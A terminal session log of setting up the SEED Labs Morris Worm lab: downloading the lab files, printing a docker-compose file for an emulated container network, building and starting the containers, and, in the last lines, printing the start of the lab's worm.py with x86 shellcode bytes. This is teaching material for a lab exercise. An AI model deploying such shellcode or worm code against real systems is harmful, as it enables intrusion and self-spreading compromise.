```
[09/18/26]seed@VM:~$ mkdir worm
[09/18/26]seed@VM:~$ cd worm
[09/18/26]seed@VM:~/worm$
```

```
[09/18/26]seed@VM:~/worm$ wget https://seedsecuritylabs.org/Labs_20.04/Files/Morris_Worm/Labsetup.zip --no-check-certificat
--2026-09-18 12:27:24--  https://seedsecuritylabs.org/Labs_20.04/Files/Morris_Worm/Labsetup.zip
Resolving seedsecuritylabs.org (seedsecuritylabs.org)... 185.199.109.153, 185.199.108.153, 185.199.111.153, ...
Connecting to seedsecuritylabs.org (seedsecuritylabs.org)|185.199.109.153|:443... connected.
WARNING: cannot verify seedsecuritylabs.org's certificate, issued by 'CN=YR1,O=Let's Encrypt,C=US':
  Unable to locally verify the issuer's authority.
HTTP request sent, awaiting response... 200 OK
Length: 2029834 (1.9M) [application/x-zip-compressed]
Saving to: 'Labsetup.zip'

Labsetup.zip                        100%[=================================================================>]   1.94M  2.18MB

2026-09-18 12:27:26 (2.18 MB/s) - 'Labsetup.zip' saved [2029834/2029834]
```

```
[09/18/26]seed@VM:~/worm$ unzip Labsetup.zip
Archive:  Labsetup.zip
   creating: Labsetup/
   creating: Labsetup/internet-mini/
   creating: Labsetup/internet-mini/hnode_150_host_19/
  inflating: Labsetup/internet-mini/hnode_150_host_19/d3d51fdf7f4bad30dc5db560a01ce629
  inflating: Labsetup/internet-mini/hnode_150_host_19/Dockerfile
  inflating: Labsetup/internet-mini/hnode_150_host_19/e01e36443f9f72c6204189260d0bd276
  inflating: Labsetup/internet-mini/hnode_150_host_19/082b96ec819c95ae773daebde675ef80
  inflating: Labsetup/internet-mini/hnode_150_host_19/d18858afc6bb66ec3a19d872077acfd2
  inflating: Labsetup/internet-mini/hnode_150_host_19/17ac2d812a99a91e7f747e1defb72a29
   creating: Labsetup/internet-mini/hnode_160_host_5/
  inflating: Labsetup/internet-mini/hnode_160_host_5/d3d51fdf7f4bad30dc5db560a01ce629
  inflating: Labsetup/internet-mini/hnode_160_host_5/Dockerfile
  inflating: Labsetup/internet-mini/hnode_160_host_5/e01e36443f9f72c6204189260d0bd276
  inflating: Labsetup/internet-mini/hnode_160_host_5/082b96ec819c95ae773daebde675ef80
  inflating: Labsetup/internet-mini/hnode_160_host_5/d18858afc6bb66ec3a19d872077acfd2
  inflating: Labsetup/internet-mini/hnode_160_host_5/17ac2d812a99a91e7f747e1defb72a29
   creating: Labsetup/internet-mini/hnode_152_host_11/
  inflating: Labsetup/internet-mini/hnode_152_host_11/d3d51fdf7f4bad30dc5db560a01ce629
  inflating: Labsetup/internet-mini/hnode_152_host_11/Dockerfile
  inflating: Labsetup/internet-mini/hnode_152_host_11/e01e36443f9f72c6204189260d0bd276
  inflating: Labsetup/internet-mini/hnode_152_host_11/082b96ec819c95ae773daebde675ef80
  inflating: Labsetup/internet-mini/hnode_152_host_11/d18858afc6bb66ec3a19d872077acfd2
  inflating: Labsetup/internet-mini/hnode_152_host_11/17ac2d812a99a91e7f747e1defb72a29
   creating: Labsetup/internet-mini/hnode_164_host_6/
  inflating: Labsetup/internet-mini/hnode_164_host_6/d3d51fdf7f4bad30dc5db560a01ce629
  inflating: Labsetup/internet-mini/hnode_164_host_6/Dockerfile
```

```
[09/18/26]seed@VM:~/worm$ ll
total 1988
drwxrwxr-x 7 seed seed    4096 Nov 26  2023 Labsetup
-rw-rw-r-- 1 seed seed 2029834 Sep 17 01:28 Labsetup.zip
[09/18/26]seed@VM:~/worm$ ll Labsetup
total 36
drwxrwxr-x   3 seed seed  4096 Mar 13  2024 emulator-code
drwxrwxr-x 277 seed seed 16384 Apr 16  2024 internet-mini
drwxrwxr-x  23 seed seed  4096 Nov 26  2023 internet-nano
-rw-rw-r--   1 seed seed   358 Nov 26  2023 README.md
drwxrwxr-x   2 seed seed  4096 Mar 13  2024 shellcode
drwxrwxr-x   2 seed seed  4096 Mar 14  2024 worm
[09/18/26]seed@VM:~/worm$
```

```
[09/18/26]seed@VM:~/worm$ cd Labsetup/internet-nano/
[09/18/26]seed@VM:~/.../internet-nano$ ll
total 104
-rw-rw-r-- 1 seed seed 18614 Nov 26  2023 docker-compose.yml
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 dummies
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_1
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_2
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_3
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_151_host_4
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_1
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_2
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_3
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_152_host_4
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_153_host_0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_153_host_1
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_153_host_2
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_153_host_3
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 hnode_153_host_4
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 morris-worm-base
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 rnode_151_router0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 rnode_152_router0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 rnode_153_router0
drwxrwxr-x 2 seed seed  4096 Nov 26  2023 rs_ix_ix100
[09/18/26]seed@VM:~/.../internet-nano$
```

```
[09/18/26]seed@VM:~/.../internet-nano$ cat docker-compose.yml
version: "3.4"
services:
    morris-worm-base:
        build:
            context: morris-worm-base
        image: morris-worm-base
    ee6b6326cce7e5be4913cbfc86f3c820:
        build:
            context: .
            dockerfile: dummies/ee6b6326cce7e5be4913cbfc86f3c820
        image: ee6b6326cce7e5be4913cbfc86f3c820
        depends_on:
            - morris-worm-base

    39e016aa9e819f203ebc1809245a5818:
        build:
            context: .
            dockerfile: dummies/39e016aa9e819f203ebc1809245a5818
        image: 39e016aa9e819f203ebc1809245a5818


    hnode_151_host_0:
        build: ./hnode_151_host_0
        container_name: as151h-host_0-10.151.0.71
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
```

```
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_151_net0:
                ipv4_address: 10.151.0.71


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_0"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.71/24"

    hnode_151_host_1:
        build: ./hnode_151_host_1
        container_name: as151h-host_1-10.151.0.72
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_151_net0:
                ipv4_address: 10.151.0.72



        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_1"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.72/24"

    hnode_151_host_2:
        build: ./hnode_151_host_2
        container_name: as151h-host_2-10.151.0.73
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_151_net0:
                ipv4_address: 10.151.0.73


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_2"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
```

```
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.73/24"

    hnode_151_host_3:
        build: ./hnode_151_host_3
        container_name: as151h-host_3-10.151.0.74
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_151_net0:
                ipv4_address: 10.151.0.74


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_3"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.74/24"

    hnode_151_host_4:
        build: ./hnode_151_host_4
        container_name: as151h-host_4-10.151.0.75
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820

            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_151_net0:
                ipv4_address: 10.151.0.75


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_4"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.75/24"

    rnode_151_router0:
        build: ./rnode_151_router0
        container_name: as151r-router0-10.151.0.254
        depends_on:
            - 39e016aa9e819f203ebc1809245a5818
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
```

```
            net_151_net0:
                ipv4_address: 10.151.0.254

            net_ix_ix100:
                ipv4_address: 10.100.0.151


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "151"
            org.seedsecuritylabs.seedemu.meta.nodename: "router0"
            org.seedsecuritylabs.seedemu.meta.role: "Router"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.151.0.254/24"
            org.seedsecuritylabs.seedemu.meta.net.1.name: "ix100"
            org.seedsecuritylabs.seedemu.meta.net.1.address: "10.100.0.151/24"

    hnode_152_host_0:
        build: ./hnode_152_host_0
        container_name: as152h-host_0-10.152.0.71
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_152_net0:
                ipv4_address: 10.152.0.71

        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "152"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_0"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.71/24"

    hnode_152_host_1:
        build: ./hnode_152_host_1
        container_name: as152h-host_1-10.152.0.72
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_152_net0:
                ipv4_address: 10.152.0.72


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "152"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_1"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.72/24"
```

```
hnode_152_host_2:
    build: ./hnode_152_host_2
    container_name: as152h-host_2-10.152.0.73
    depends_on:
        - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
    privileged: true
    networks:
        net_152_net0:
            ipv4_address: 10.152.0.73


    labels:
        org.seedsecuritylabs.seedemu.meta.asn: "152"
        org.seedsecuritylabs.seedemu.meta.nodename: "host_2"
        org.seedsecuritylabs.seedemu.meta.role: "Host"
        org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
        org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.73/24"

hnode_152_host_3:
    build: ./hnode_152_host_3
    container_name: as152h-host_3-10.152.0.74
    depends_on:
        - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
    privileged: true
    networks:
        net_152_net0:
            ipv4_address: 10.152.0.74


    labels:
        org.seedsecuritylabs.seedemu.meta.asn: "152"
        org.seedsecuritylabs.seedemu.meta.nodename: "host_3"
        org.seedsecuritylabs.seedemu.meta.role: "Host"
        org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
        org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.74/24"

hnode_152_host_4:
    build: ./hnode_152_host_4
    container_name: as152h-host_4-10.152.0.75
    depends_on:
        - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
    privileged: true
    networks:
        net_152_net0:
            ipv4_address: 10.152.0.75
```

```
    labels:
        org.seedsecuritylabs.seedemu.meta.asn: "152"
        org.seedsecuritylabs.seedemu.meta.nodename: "host_4"
        org.seedsecuritylabs.seedemu.meta.role: "Host"
        org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
        org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.75/24"

rnode_152_router0:
    build: ./rnode_152_router0
    container_name: as152r-router0-10.152.0.254
    depends_on:
        - 39e016aa9e819f203ebc1809245a5818
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
    privileged: true
    networks:
        net_152_net0:
            ipv4_address: 10.152.0.254

        net_ix_ix100:
            ipv4_address: 10.100.0.152


    labels:
        org.seedsecuritylabs.seedemu.meta.asn: "152"
        org.seedsecuritylabs.seedemu.meta.nodename: "router0"
        org.seedsecuritylabs.seedemu.meta.role: "Router"
        org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
        org.seedsecuritylabs.seedemu.meta.net.0.address: "10.152.0.254/24"
        org.seedsecuritylabs.seedemu.meta.net.1.name: "ix100"
        org.seedsecuritylabs.seedemu.meta.net.1.address: "10.100.0.152/24"

  hnode_153_host_0:
      build: ./hnode_153_host_0
      container_name: as153h-host_0-10.153.0.71
      depends_on:
          - ee6b6326cce7e5be4913cbfc86f3c820
      cap_add:
          - ALL
      sysctls:
          - net.ipv4.ip_forward=1
          - net.ipv4.conf.default.rp_filter=0
          - net.ipv4.conf.all.rp_filter=0
      privileged: true
      networks:
          net_153_net0:
              ipv4_address: 10.153.0.71


      labels:
          org.seedsecuritylabs.seedemu.meta.asn: "153"
          org.seedsecuritylabs.seedemu.meta.nodename: "host_0"
          org.seedsecuritylabs.seedemu.meta.role: "Host"
          org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
          org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.71/24"

  hnode_153_host_1:
      build: ./hnode_153_host_1
      container_name: as153h-host_1-10.153.0.72
```

```
    depends_on:
        - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
    privileged: true
    networks:
        net_153_net0:
            ipv4_address: 10.153.0.72


    labels:
        org.seedsecuritylabs.seedemu.meta.asn: "153"
        org.seedsecuritylabs.seedemu.meta.nodename: "host_1"
        org.seedsecuritylabs.seedemu.meta.role: "Host"
        org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
        org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.72/24"

hnode_153_host_2:
    build: ./hnode_153_host_2
    container_name: as153h-host_2-10.153.0.73
    depends_on:
        - ee6b6326cce7e5be4913cbfc86f3c820
    cap_add:
        - ALL
    sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.default.rp_filter=0
        - net.ipv4.conf.all.rp_filter=0
```

```
        privileged: true
        networks:
            net_153_net0:
                ipv4_address: 10.153.0.73


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "153"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_2"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.73/24"

    hnode_153_host_3:
        build: ./hnode_153_host_3
        container_name: as153h-host_3-10.153.0.74
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_153_net0:
                ipv4_address: 10.153.0.74


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "153"
```

```
            org.seedsecuritylabs.seedemu.meta.nodename: "host_3"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.74/24"

    hnode_153_host_4:
        build: ./hnode_153_host_4
        container_name: as153h-host_4-10.153.0.75
        depends_on:
            - ee6b6326cce7e5be4913cbfc86f3c820
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_153_net0:
                ipv4_address: 10.153.0.75


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "153"
            org.seedsecuritylabs.seedemu.meta.nodename: "host_4"
            org.seedsecuritylabs.seedemu.meta.role: "Host"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.75/24"

    rnode_153_router0:
        build: ./rnode_153_router0
        container_name: as153r-router0-10.153.0.254
```

```
        depends_on:
            - 39e016aa9e819f203ebc1809245a5818
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_153_net0:
                ipv4_address: 10.153.0.254

            net_ix_ix100:
                ipv4_address: 10.100.0.153


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "153"
            org.seedsecuritylabs.seedemu.meta.nodename: "router0"
            org.seedsecuritylabs.seedemu.meta.role: "Router"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "net0"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.153.0.254/24"
            org.seedsecuritylabs.seedemu.meta.net.1.name: "ix100"
            org.seedsecuritylabs.seedemu.meta.net.1.address: "10.100.0.153/24"

    rs_ix_ix100:
        build: ./rs_ix_ix100
        container_name: as100rs-ix100-10.100.0.100
        depends_on:
            - 39e016aa9e819f203ebc1809245a5818
        cap_add:
            - ALL
        sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.default.rp_filter=0
            - net.ipv4.conf.all.rp_filter=0
        privileged: true
        networks:
            net_ix_ix100:
                ipv4_address: 10.100.0.100


        labels:
            org.seedsecuritylabs.seedemu.meta.asn: "100"
            org.seedsecuritylabs.seedemu.meta.nodename: "ix100"
            org.seedsecuritylabs.seedemu.meta.role: "Route Server"
            org.seedsecuritylabs.seedemu.meta.net.0.name: "ix100"
            org.seedsecuritylabs.seedemu.meta.net.0.address: "10.100.0.100/24"

    seedemu-internet-client:
        image: handsonsecurity/seedemu-multiarch-map:buildx-latest
        container_name: seedemu_internet_map
        volumes:
            - /var/run/docker.sock:/var/run/docker.sock
        ports:
            - 8080:8080/tcp

networks:
    net_151_net0:
        driver_opts:
            com.docker.network.driver.mtu: 1500
        ipam:
            config:
```

```
            config:
                - subnet: 10.151.0.0/24
        labels:
            org.seedsecuritylabs.seedemu.meta.type: "local"
            org.seedsecuritylabs.seedemu.meta.scope: "151"
            org.seedsecuritylabs.seedemu.meta.name: "net0"
            org.seedsecuritylabs.seedemu.meta.prefix: "10.151.0.0/24"

    net_152_net0:
        driver_opts:
            com.docker.network.driver.mtu: 1500
        ipam:
            config:
                - subnet: 10.152.0.0/24
        labels:
            org.seedsecuritylabs.seedemu.meta.type: "local"
            org.seedsecuritylabs.seedemu.meta.scope: "152"
            org.seedsecuritylabs.seedemu.meta.name: "net0"
            org.seedsecuritylabs.seedemu.meta.prefix: "10.152.0.0/24"

    net_153_net0:
        driver_opts:
            com.docker.network.driver.mtu: 1500
        ipam:
            config:
                - subnet: 10.153.0.0/24
        labels:
            org.seedsecuritylabs.seedemu.meta.type: "local"
            org.seedsecuritylabs.seedemu.meta.scope: "153"
            org.seedsecuritylabs.seedemu.meta.name: "net0"
            org.seedsecuritylabs.seedemu.meta.prefix: "10.153.0.0/24"

    net_ix_ix100:
        driver_opts:
            com.docker.network.driver.mtu: 1500
        ipam:
            config:
                - subnet: 10.100.0.0/24
        labels:
            org.seedsecuritylabs.seedemu.meta.type: "global"
            org.seedsecuritylabs.seedemu.meta.scope: "ix"
            org.seedsecuritylabs.seedemu.meta.name: "ix100"
            org.seedsecuritylabs.seedemu.meta.prefix: "10.100.0.0/24"
            org.seedsecuritylabs.seedemu.meta.displayname: "NYC-100"


09/18/26]seed@VM:~/.../internet-nano$
```

```
[09/18/26]seed@VM:~/.../internet-nano$ cat hnode_151_host_0/Dockerfile
FROM ee6b6326cce7e5be4913cbfc86f3c820
ARG DEBIAN_FRONTEND=noninteractive
COPY 082b96ec819c95ae773daebde675ef80 /start.sh
COPY d18858afc6bb66ec3a19d872077acfd2 /seedemu_sniffer
COPY 17ac2d812a99a91e7f747e1defb72a29 /seedemu_worker
RUN chmod +x /start.sh
RUN chmod +x /seedemu_sniffer
RUN chmod +x /seedemu_worker
COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
CMD ["/start.sh"]

[09/18/26]seed@VM:~/.../internet-nano$
```

```
[09/18/26]seed@VM:~/.../internet-nano$ cat morris-worm-base/Dockerfile
FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
ARG DEBIAN_FRONTEND=noninteractive

RUN apt-get update  \
    && apt-get install -y --no-install-recommends python3.8-distutils

COPY server /bof/server
COPY stack  /bof/stack
RUN chmod +x /bof/server
RUN chmod +x /bof/stack
[09/18/26]seed@VM:~/.../internet-nano$ dcbuild
seedemu-internet-client uses an image, skipping
Building morris-worm-base
Step 1/7 : FROM handsonsecurity/seedemu-multiarch-base:buildx-latest
buildx-latest: Pulling from handsonsecurity/seedemu-multiarch-base
96d54c3075c9: Pull complete
b71b0f5178df: Pull complete
d61d24945bdd: Pull complete
19b77ae2a0e3: Pull complete
Digest: sha256:9d65ed5afa7ba3e29607e517a217564958ec4765c9ec813b63d092c1b2bad0fc
Status: Downloaded newer image for handsonsecurity/seedemu-multiarch-base:buildx-latest
 ---> 170a7a0b8e75
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 16ede9e6cdae
Removing intermediate container 16ede9e6cdae
 ---> 860b11117c8c
Step 3/7 : RUN apt-get update      && apt-get install -y --no-install-recommends python3.8-distutils
 ---> Running in e77c93511fcb
Hit:1 http://archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal-updates InRelease [128 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal-backports InRelease [128 kB]
```

```
Step 3/12 : COPY 082b96ec819c95ae773daebde675ef80 /start.sh
 ---> 19a0ab33ca93
Step 4/12 : COPY d18858afc6bb66ec3a19d872077acfd2 /seedemu_sniffer
 ---> 757da4346fbe
Step 5/12 : COPY 17ac2d812a99a91e7f747e1defb72a29 /seedemu_worker
 ---> 8f0b27215d09
Step 6/12 : RUN chmod +x /start.sh
 ---> Running in cba4d732ef69
Removing intermediate container cba4d732ef69
 ---> edf6bf7ee009
Step 7/12 : RUN chmod +x /seedemu_sniffer
 ---> Running in 31d343199e46
Removing intermediate container 31d343199e46
 ---> 3f1e5b40712d
Step 8/12 : RUN chmod +x /seedemu_worker
 ---> Running in 54c221cc7b99
Removing intermediate container 54c221cc7b99
 ---> 0e3cfdc61b50
Step 9/12 : COPY 2b0ae038330eccd43095538618caee7d /etc/bird/bird.conf
 ---> 8fa029067fe0
Step 10/12 : COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
 ---> 7864fc567ca0
Step 11/12 : COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
 ---> e6fea95800da
Step 12/12 : CMD ["/start.sh"]
 ---> Running in a3f8e4a6f7eb
Removing intermediate container a3f8e4a6f7eb
 ---> 70d78f3e1ac7

Successfully built 70d78f3e1ac7
Successfully tagged internet-nano_rs_ix_ix100:latest
[09/18/26]seed@VM:~/.../internet-nano$
```

```
[09/18/26]seed@VM:~/.../internet-nano$ dcup
Creating network "internet-nano_default" with the default driver
Creating network "internet-nano_net_151_net0" with the default driver
Creating network "internet-nano_net_ix_ix100" with the default driver
Creating network "internet-nano_net_152_net0" with the default driver
Creating network "internet-nano_net_153_net0" with the default driver
Pulling seedemu-internet-client (handsonsecurity/seedemu-multiarch-map:buildx-latest)...
buildx-latest: Pulling from handsonsecurity/seedemu-multiarch-map
2ff1d7c41c74: Pull complete
b253aeafeaa7: Pull complete
3d2201bd995c: Pull complete
1de76e268b10: Pull complete
d9a8df589451: Pull complete
6f51ee005dea: Pull complete
5f32ed3c3f27: Pull complete
0c8cc2f24a4d: Pull complete
0d27a8e86132: Pull complete
5406064cbe7d: Pull complete
d8ffb2d88b17: Pull complete
aec94810bd8d: Pull complete
4f4fb700ef54: Pull complete
3ce02d1d838e: Pull complete
dba2f72589f0: Pull complete
40dbfc2b8491: Pull complete
adcd39ce97d6: Pull complete
bd92586207b4: Pull complete
c49825cc75de: Pull complete
Digest: sha256:7504e96ab582a7b3aa80598860b545b6cd6647ab5c74a1c9847817900a946520
Status: Downloaded newer image for handsonsecurity/seedemu-multiarch-map:buildx-latest
Creating internet-nano_39e016aa9e819f203ebc1809245a5818_1 ... done
Creating seedemu_internet_map                             ... done
Creating internet-nano_morris-worm-base_1                 ... done
Creating internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
```

```
[09/18/26]seed@VM:~/.../internet-nano$ dockps
f47dffed056c  as151h-host_0-10.151.0.71
8d5073200901  as151h-host_3-10.151.0.74
41afa1c5d96c  as153h-host_3-10.153.0.74
aea01314c8b3  as152h-host_2-10.152.0.73
0964d42f816f  as153h-host_4-10.153.0.75
64009691f2ce  as151h-host_1-10.151.0.72
5d867e3ae22f  as151h-host_2-10.151.0.73
fa1c9071ad55  as152h-host_0-10.152.0.71
52e940fb061c  as152h-host_4-10.152.0.75
1cef203e9a9e  as152h-host_3-10.152.0.74
4896bf8121b6  as152h-host_1-10.152.0.72
ef6acd6b64c2  as153h-host_2-10.153.0.73
e69d640d47d9  as153h-host_1-10.153.0.72
9f8179c45ee3  as151h-host_4-10.151.0.75
6afcb3d28cbb  as153h-host_0-10.153.0.71
a4d3a5eaf58d  as153r-router0-10.153.0.254
c2ed30d4928a  as151r-router0-10.151.0.254
c3eb0cf9061d  as100rs-ix100-10.100.0.100
ecf533abab2a  as152r-router0-10.152.0.254
6ea3d616cda2  seedemu_internet_map
[09/18/26]seed@VM:~/.../internet-nano$
```

```
[09/18/26]seed@VM:~/.../internet-nano$ cd ..
[09/18/26]seed@VM:~/.../Labsetup$ ls
emulator-code  internet-mini  internet-nano  map  README.md  shellcode  worm
[09/18/26]seed@VM:~/.../Labsetup$ cd worm
[09/18/26]seed@VM:~/.../worm$ ll
total 4
-rwxrwxr-x 1 seed seed 2681 Dec 27  2021 worm.py
[09/18/26]seed@VM:~/.../worm$ la
worm.py
[09/18/26]seed@VM:~/.../worm$
```

```
[09/18/26]seed@VM:~/.../worm$ cat worm.py
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint

# You can use this shellcode to run any command you want
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
